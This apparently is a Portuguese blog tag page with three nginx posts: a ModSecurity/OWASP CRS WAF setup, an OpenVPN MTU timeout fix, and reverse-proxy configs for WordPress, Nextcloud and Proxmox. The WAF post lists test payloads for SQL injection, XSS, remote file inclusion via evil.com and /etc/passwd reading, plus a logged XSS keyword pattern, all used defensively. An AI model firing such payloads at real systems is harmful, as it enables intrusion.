Tag: nginx

  • Protegendo serviços web com ModSecurity

    Web Application Firewall é um tipo de aplicação que inspeciona as requisições HTTP em busca de ameaças comuns, como injeções de SQL, cross-site scripting (XSS), tentativas de inclusão de arquivos remotos e injeção de comandos, antes de encaminhá-las ao servidor web.

    São tipos de ameaças que costumam ser tratadas no back-end dos sites, mas nem sempre acontece. Eventualmente desenvolvedores esquecem de sanitizar um input em alguma parte do código e vulnerabilidades surgem. Um exemplo disso é a vulnerabilidade por injeção de SQL no Zabbix que foi encontrada no final de 2024.

    Tendo isso em vista, é interessante ter uma camada extra de segurança que verifique cada requisição HTTP. É aí que entra o Web Application Firewall (WAF): ele atua como um proxy reverso + firewall. Recebe a requisição HTTP, inspeciona e, caso ela infrinja alguma regra, impede a conexão. Caso contrário, encaminha a requisição para o servidor web.

    Existem diferentes alternativas de WAF, incluindo serviços em nuvem como o Azure Web Application Firewall. Mas minha infraestrutura já utilizava o nginx como proxy reverso para os meus servidores web, então busquei uma alternativa que fosse gratuita e que usasse poucos recursos de hardware, de forma que coubesse no meu VPS de 1 vCPU e 512 MB de RAM.

    A que melhor se encaixou foi o ModSecurity, um módulo de código aberto originalmente escrito para trabalhar com o Apache, mas que hoje também funciona com o nginx. Para instalar no meu servidor, que roda Debian 12:

    # apt install libnginx-mod-http-modsecurity modsecurity-crs

    O pacote modsecurity-crs é o Core Rule Set da OWASP, um conjunto de regras base utilizado pelo ModSecurity para identificar e bloquear potenciais ameaças.

    Verifique que o módulo está habilitado. Na pasta /etc/nginx/modules-enabled deve haver um softlink como

    50-mod-http-modsecurity.conf -> /usr/share/nginx/modules-available/mod-http-modsecurity.conf

    Em seguida, edite o arquivo de configuração /etc/nginx/modsecurity.conf e configure o seguinte parâmetro:

    SecRuleEngine On

    Edite também o arquivo /etc/nginx/modsecurity_includes.conf, copiando para ele as linhas em /usr/share/modsecurity-crs/owasp-crs.load que começam com “Include”. Essas são o conjunto base de regras da OWASP.

    Seu arquivo deve ficar algo como:

    include modsecurity.conf
    #include /usr/share/modsecurity-crs/owasp-crs.load
    Include /etc/modsecurity/crs/crs-setup.conf
    Include /usr/share/modsecurity-crs/rules/*.conf

    Feito isso, você pode editar os arquivos de configuração dos sites existente para adicionar no topo no bloco server as seguintes linhas:

    modsecurity on;
    modsecurity_rules_file /etc/nginx/modsecurity_includes.conf;

    Teste as configurações e, se tudo estiver ok, reinicie o servidor web:

    # nginx -t
    # systemctl restart nginx

    É isso, o WAF está funcionando.

    Você pode testá-lo fazendo requisições http que ele deve bloquear e verificando tanto o resultado (ele rejeita com resposta 403) quanto os logs:

    # tail -f /var/log/nginx/modsec_audit.log

    Exemplos de requisições para fazer:

    $ curl "https://pid1.com.br/?id=1+UNION+SELECT+1,2,3"
    $ curl "https://pid1.com.br/?q=<script>alert('xss')</script>"
    $ curl "https://pid1.com.br/?page=http://evil.com/shell.txt"
    $ curl "https://pid1.com.br/?cmd=cat+/etc/passwd"

    Você também pode colocar um input como “UNION SELECT” em algum campo do seu site e verificar que ele responde com 403.

    Agora, problemas como falsos positivos podem acontecer. Eu fiquei impossibilitado de publicar ou salvar publicações como rascunho aqui no WordPress, por exemplo, recebendo o erro “Falha ao atualizar. A resposta não é um JSON válido”.

    Para resolver isso, foi necessário coletar as informações do log para criar uma regra que permita esse caso e ignore a regra que causa o bloqueio.

    O log foi o seguinte:

    ModSecurity: Warning. Matched "Operator Pm' with parameter document.cookie document.write .parentnode .innerhtml window.location -moz-binding <!-- --> <![cdata[' against variable ARGS:json.content' (Value: <!-- wp:paragraph -->\x0a<p>teste4</p>\x0a<!-- /wp:paragraph -->\x0a\x0a<!-- wp:paragraph -->\x0a<p> (30 characters omitted)' ) [file "/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "232"] [id "941180"] [rev ""] [msg "Node-Validator Blacklist Keywords"] [data "Matched Data: <!-- found within ARGS:json.content: <!-- wp:paragraph -->\x0a<p>teste4</p>\x0a<!-- /wp:paragraph -->\x0a\x0a<!-- wp:paragraph -->\x0a<p></p>\x0a<!-- /wp:paragraph -->"] [severity "2"] [ver "OWASP_CRS/3.3.4"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/242"] [hostname "191.252.110.50"] [uri "/wp-json/wp/v2/posts/385"] [unique_id "176202912980.702618"] [ref "o0,4v13,112t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:lowercase,t:removeNulls"] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator Ge' with parameter 5' against variable TX:ANOMALY_SCORE' (Value: 5' ) [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "81"] [id "949110"] [rev ""] [msg "Inbound Anomaly Score Exceeded (Total Score: 5)"] [data ""] [severity "2"] [ver "OWASP_CRS/3.3.4"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "191.252.110.50"] [uri "/wp-json/wp/v2/posts/385"] [unique_id "176202912980.702618"] [ref ""]

    Nele, pode-se identificar:

    • A URI: /wp-json/wp/v2/posts/385
    • O ID da regra que estava causando o bloqueio: 941180

    A partir disso, pode-se criar um arquivo de configuração /etc/nginx/modsecurity_custom_exceptions.conf, com a seguinte regra:

    SecRule REQUEST_URI "@beginsWith /wp-json/wp/v2/posts"\
    "id:10001,phase:1,nolog,pass,ctl:ruleRemoveById=941180"

    Esse arquivo deve ser incluído no /etc/nginx/modsecurity_includes.conf – adicione a linha:

    Include modsecurity_custom_exceptions.conf

    A regra é composta da seguinte forma:

    SecRule VARIÁVEIS OPERADOR [AÇÕES]

    Nesse caso,

    • Variável: REQUEST_URI – é a váriável que ele vai verificar para aplicar a ação.
    • Operador: “@beginsWith /wp-json/wp/v2/posts” – o que ele vai verificar na variável.
    • Ações: “id:10001,phase:1,nolog,pass,ctl:ruleRemoveById=941180”

    Entre as ações:

    • id:10001 – ID da regra que você está criando. Deve ser único.
    • phase:1 – indica que a ação deve ocorrer na fase dos cabeçalhos de requisição – quando o ModSecurity recebe o cabeçalho do nginx, antes de receber o corpo da requisição HTTP e aplicar as regras, que seria a phase:2
    • nolog – sem necessidade de registrar esse evento
    • pass – permite a requisição HTTP
    • ctl:ruleRemoveById=941180 – desabilita a regra que causava o bloqueio. Múltiplas ações desse tipo podem ser especificadas na mesma regra.

    Há também no log uma regra de ID 949110, mas ao ver a mensagem associada é possível verificar que ela não é a regra que identifica a ameaça em potencial, apenas a regra que determina um limite de ameaças detectadas. Não desabilite essa regra, isso abriria espaço para outras requisições HTTP que não devem ser recebidas pelo servidor. É preciso analisar o log com atenção e verificar a que mensagens cada regra está associada.

    Esse tipo de ajuste também pode ser feito para outras regras em outras URIs de outros sites para os quais o nginx atua como proxy reverso, permitindo o uso do WAF para diferentes aplicações e sistemas.

    Uma observação importante: a ordem em que as configurações são incluídas no arquivo /etc/nginx/modsecurity_includes.conf é importante, já que as regras são processadas de forma sequencial. Garanta que as exceções são incluídas para serem processadas antes das regras da OWASP.

    Include modsecurity.conf
    Include modsecurity_custom_exceptions.conf
    Include /etc/modsecurity/crs/crs-setup.conf
    Include /usr/share/modsecurity-crs/rules/*.conf

    Para casos em que uploads de arquivos são feitos, como no Nextcloud, considere também ajustar no arquivo /etc/nginx/modsecurity.conf o parâmetro de tamanho máximo do corpo das requisições HTTP, especificado em bytes.

    #SecRequestBodyLimit 13107200
    SecRequestBodyLimit 31457280

    O limite padrão é 12.5 MB, tendo sido ajustado para 30 MB. Idealmente ajustaria para um valor mais alto mas o consumo de memória pelo nginx ultrapassa o limite tolerado pelo systemd-oomd no meu servidor com 512 MB de RAM, levando o systemd-oomd a matar o processo.
  • Problema: timeout em sites atrás do proxy reverso via OpenVPN

    Um dia o nginx que configurei como proxy reverso aqui passou a dar timeout ao tentar carregar o Nextcloud. Ao investigar, verifiquei que mesmo ao fazer a solicitação ao servidor Nextcloud a partir do próprio servidor que hospeda o nginx/OpenVPN, através do comando abaixo, a solicitação não completava.

    $ curl -v http://10.8.0.3

    As solicitações feitas dentro da LAN funcionavam, indicando que o problema acontecia apenas dentro da VPN. No entanto, dentro da VPN o ping funcionava, solicitações para outras páginas do Nextcloud também funcionavam, como:

    $ curl -v http://10.8.0.3/status.php

    Tentei aprofundar a investigação mas eu não sou nenhum especialista em redes, só um entusiasta que se mete profissionalmente. Uma explicação que consegui foi que o problema podia ser relacionado ao MTU (maximum transmission unit) da interface virtual de rede do OpenVPN.

    Tanto a interface virtual do OpenVPN (tun0) quanto a interface de rede da máquina (eth0) possuíam o mesmo MTU: 1500 bytes. Isso pode ser verificado com:

    $ ip a

    Diminui o MTU do tun0 para 1380, tanto no servidor quanto no cliente, que foi uma sugestão que encontrei e funcionou. Esqueci o problema até acontecer com outra instalação do Nextcloud que mantenho. Mesmo problema, mesma solução. Eventualmente retornei o MTU pra 1500 e continuou funcionando.

    O blog não existia na época da primeira ocorrência com o Nextcloud. Agora, tive o mesmo problema com o WordPress e o novo Nextcloud. E o problema parece inconsistente. Tudo funciona, até que de repende para. E em momentos diferentes, sem nenhum gatilho claro, mas claramente alguma tentativa de enviar um pacote maior que não poderia ser fragmentado falhou.

    Dessa vez parei pra investigar um pouco melhor. Já que o MTU da tun0 é 1500, um ping com tamanho de 1472 bytes (-20 do cabeçalho IP -8 do cabeçalho ICMP) deve passar sem ser fragmentado. Não passou. 100% dos pacotes perdidos. Fui baixando até encontrar o ponto onde os pings tem resposta: 1396 bytes. MTU de 1424 bytes.

    Testei então: ping sem opções definidas e com tamanhos 1396 e 1397 bytes, monitorando também com o tcpdump tanto no servidor quanto no cliente:

    $ ping 10.8.0.3
    $ ping -M do -s 1396 10.8.0.3
    $ ping -M do -s 1397 10.8.0.3

    Para o tcpdump:

    # tcpdump -i tun0 icmp

    Resultados:

    • “ping 10.8.0.3” e “ping -M do -s 1396 10.8.0.3”:
      • pra cada 10 pings, 0% de perda de pacotes.
      • tcpdump reporta 20 pacotes capturados tanto no servidor quanto no cliente: solicitação e resposta

    Ótimo. Agora:

    • “ping -M do -s 1397 10.8.0.3” e valores acima:
      • pra cada 10 pings, 100% de perda de pacotes
      • tcpdump reporta 10 pacotes capturados no servidor, 20 no cliente: o pacote sai do servidor e chega ao cliente, que responde, mas as respostas do cliente não chegam ao servidor.

    O mesmo foi feito pingando do cliente para o servidor. Mesmo sucesso para pacotes de 1396 bytes e menores. Já com

    • ping -M do -s 1397 10.8.0.1:
      • pra cada 10 pings, 100% de perda de pacotes
      • tcpdump reporta 10 pacotes capturados no cliente, 0 no servidor.

    Ou seja, o problema está no envio de pacotes dos clientes para o servidor através do túnel.

    O ping não alerta que o pacote é grande demais nem dá qualquer erro específico, apenas para pings com tamanho acima de 1472 (que resultariam num pacote acima do MTU). Em vez disso, apenas falha silenciosamente.

    Adicionalmente ao ping, fiz testes com requisições às páginas que resultavam em timeout usando curl e monitorando com tcpdump.

    Solução: baixar o valor do MTU da interface tun0 do servidor e clientes da VPN para 1424 bytes: tamanho total do maior pacote do ping que funcionou (1396 de payload, 20 do cabeçalho IP e 8 do cabeçalho ICMP).

    Isso pode ser feito de forma não persistente com:

    # ip link set dev tun0 mtu 1424

    O MTU vai voltar para 1500 quando o serviço do OpenVPN for reiniciado. Para configurar de forma persistente, inclua essa linha nos arquivos de configuração do OpenVPN do servidor e dos clientes:

    tun-mtu 1424

    Eu ainda não entendi 100% o que causa esse problema e ele não parece afetar todos os clientes igualmente ou ao mesmo tempo. O servidor recebia resposta do ping com payload de 1472 de alguns clientes sem problemas, que exibiam a página e operavam com a MTU padrão de 1500 bytes no tun0.

    Até então, após a mudança para o MTU de 1424, o problema não reincidiu. Sendo mais conservador, eu colocaria um valor mais baixo, pra deixar uma margem pra possíveis alterações que possam vir a acontecer no OpenVPN ou nos outros servidores, masss eu tô aqui pra ver o que acontece.

  • Configuração do nginx como proxy reverso para WordPress, Nextcloud e Proxmox

    Nenhuma das publicações sobre instalação de WordPress ou Nextcloud aborda acesso via HTTPS ou certificados SSL, apenas HTTP.


    Acontece que, na minha infraestrutura, isso é centralizado em uma instalação do nginx, atuando como proxy reverso. O servidor que hospeda o nginx e o servidor de OpenVPN são a mesma máquina: um VPS com 512 MB de RAM e 1vCPU.

    O nginx recebe as requisições em HTTPS e as encaminha em HTTP* de forma segura para os outros servidores – clientes da VPN: WordPress, Nextcloud e Proxmox – 3 máquinas diferentes.

    * Proxmox usa HTTPS por padrão mas com um certificado verificado por uma CA interna

    Vantagens:

    • só é necessário gerenciar os certificados em um servidor, independente de quantos sites são.
    • as 3 máquinas diferentes poderiam estar em qualquer rede, qualquer lugar – isso é, se não fossem virtualizadas dentro do Proxmox, podendo até ser uma rede residencial que bloqueia tráfego de entrada (muito obrigado, Claro), basta se conectar na VPN.

    Desvantagem:

    • existe um pouco de latência devido à distância entre as máquinas (Rio de Janeiro) e o VPS (São Paulo).

    Ainda que fosse possível abrir as portas para a rede e o OpenVPN não fosse necessário, usar o nginx como um proxy reverso na mesma LAN ainda poderia ser vantajoso pelo o gerenciamento centralizado dos certificados SSL e monitoramento de logs de acesso.

    Os arquivos de configuração do nginx para cada site devem ficar localizados em /etc/nginx/sites-available e para habilitá-los basta criar um symlink em /etc/nginx/sites-enabled com:

    # ln -s /etc/nginx/sites-available/sua_config /etc/nginx/sites-enabled/

    A primeira configuração recomendada é redirecionar todo o tráfego de entrada em HTTP para a porta segura HTTPS. No arquivo /etc/nginx/sites-enabled/default, configure o servidor padrão da seguinte forma:

    server {
        listen 80 default_server;
        server_name _;
        return 301 https://$host$request_uri;
    }

    Em todos os exemplos de configuração abaixo, substitua o nome do servidor (FQDN), o caminho para o certificado e chave SSL e o IP privado para onde deve ser encaminhada a solicitação.

    Como mencionado, é possível usar a mesma porta para todos os servidores, como a porta padrão HTTPS, desde que cada um tenha o parâmetro server_name diferente, cada um com um nome de domínio (FQDN).

    Configuração para o Proxmox:

    upstream proxmox {
        server "seuproxmox.dominio.com";
    }
    
    server {
        listen 443 ssl;
        listen [::]:443 ssl;
        server_name seuproxmox.dominio.com;
        ssl_certificate /etc/letsencrypt/live/seu.dominio.com/fullchain.pem;
        ssl_certificate_key /etc/letsencrypt/live/seu.dominio.com/privkey.pem;
        proxy_redirect off;
        location / {
            proxy_http_version 1.1;
            proxy_set_header Upgrade $http_upgrade;
            proxy_set_header Connection "upgrade";
            proxy_pass https://10.8.0.2:8006;
            proxy_buffering off;
            client_max_body_size 0;
            proxy_connect_timeout  3600s;
            proxy_read_timeout  3600s;
            proxy_send_timeout  3600s;
            send_timeout  3600s;
        }
    }

    Para o Nextcloud:

    server {
        listen 443 ssl;
        listen [::]:443 ssl;
        ssl_certificate /etc/letsencrypt/live/seu.dominio.com/fullchain.pem;
        ssl_certificate_key /etc/letsencrypt/live/seu.dominio.com/privkey.pem;
        add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;
        add_header X-Content-Type-Options "nosniff";
        server_name seunextcloud.dominio.com;
        location / {
            proxy_pass http://10.8.0.3;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
            proxy_redirect off;
        }
        send_timeout 1800;
    }

    Configurações adicionais são recomendadas no lado do servidor Nextcloud, no arquivo /var/www/nextcloud/config/config.php

      'trusted_proxies' =>
      array (
        0 => '10.8.0.1',
      ),
      'overwritehost' => 'seunextcloud.dominio.com',
      'overwriteprotocol' => 'https',
      'overwritecondaddr' => '^10\\.8\\.0\\.1$',
      'overwritewebroot' => '/',
      'overwrite.cli.url' => 'https://seunextcloud.dominio.com',

    O nginx limita por padrão o corpo das requisições HTTP a 1 MB de tamanho, retornando o erro 413 para tentativas de upload de arquivos maiores que isso.

    Essa configuração pode ser ajustada com os parâmetros a seguir no arquivo /etc/nginx/nginx.conf, devendo ser ajustada de acordo com a sua necessidade e a capacidade do seu servidor.

    http {
    	client_max_body_size 30M;
    	client_body_buffer_size 30M;
    }

    Os aplicativos do Nextcloud, tanto para smartphone quanto desktop, usam o protocolo WebDAV, uma extensão do HTTP, que divide os arquivos em pedaços que são enviados em cada requisição. Ou seja, arquivos maiores que 30M podem ser enviados através dos aplicativos. Navegadores web, no entanto, não usam o mesmo protocolo, e podem acabar enviando os arquivos sem fragmentá-los.

    Para o WordPress:

    server {
        listen 443 ssl;
        listen [::]:443 ssl;
        ssl_certificate /etc/letsencrypt/live/seu.dominio.com/fullchain.pem;
        ssl_certificate_key /etc/letsencrypt/live/seu.dominio.com/privkey.pem;
        add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;
        add_header X-Content-Type-Options "nosniff";
        server_name seuwordpress.dominio.com;
        location / {
            proxy_pass http://10.8.0.4;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
            proxy_redirect off;
        }
        send_timeout 1800;
    }

    Configurações adicionais são requeridas no lado do servidor do WordPress, no arquivo /var/www/html/wp-config.php:

    define('WP_HOME', 'https://seuwordpress.dominio.com');
    define('WP_SITEURL', 'https://seuwordpress.dominio.com');
    
    if (isset($_SERVER['HTTP_X_FORWARDED_PROTO']) && $_SERVER['HTTP_X_FORWARDED_PROTO'] === 'https') {
        $_SERVER['HTTPS'] = 'on';
    }
    
    if (isset($_SERVER['HTTP_X_FORWARDED_HOST'])) {
        $_SERVER['HTTP_HOST'] = $_SERVER['HTTP_X_FORWARDED_HOST'];
    }

    Sugestão de configuração adicional para o WordPress – o WordPress não tem um mecanismo de proteção contra tentativas de acesso por força bruta. Para mitigar isso, além de usar boas senhas, você pode limitar o acesso por IP às localizações /wp-admin, /wp-login.php e /xmlrpc.php na configuração do proxy reverso adicionando essa configuração:

    server {
        location ~* ^/(wp-admin|wp-login.php) {
            allow 186.205.1.165;    # seu IP de casa
            allow 191.252.110.50;    # seu IP do trabalho
            deny all;
            proxy_pass http://10.8.0.4;
            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
        }
    
        location /xmlrpc.php {
            deny all;
        }
    }

    Após configurado, reinicie o serviço.

    # systemctl restart nginx

    Caso ainda não tenha certificados SSL válidos, eles podem ser obtidos gratuitamente com a Let’s Encrypt, uma organização sem fins lucrativos, com o comando certbot. Primeiro, pare o serviço nginx, já que o certbot vai criar um processo que também vai escutar na porta 80. Então, use o comando nesse formato:

    # certbot certonly --standalone -d seu.dominio.com -d seunextcloud.dominio.com -d seuproxmox.dominio.com -d seuwordpress.dominio.com

    Siga os prompts do programa e, ao terminar, reinicie o nginx.service mais uma vez.

    Caso esteja usando o proxy reverso para servidores dentro de uma VPN, você pode querer ver isso aqui.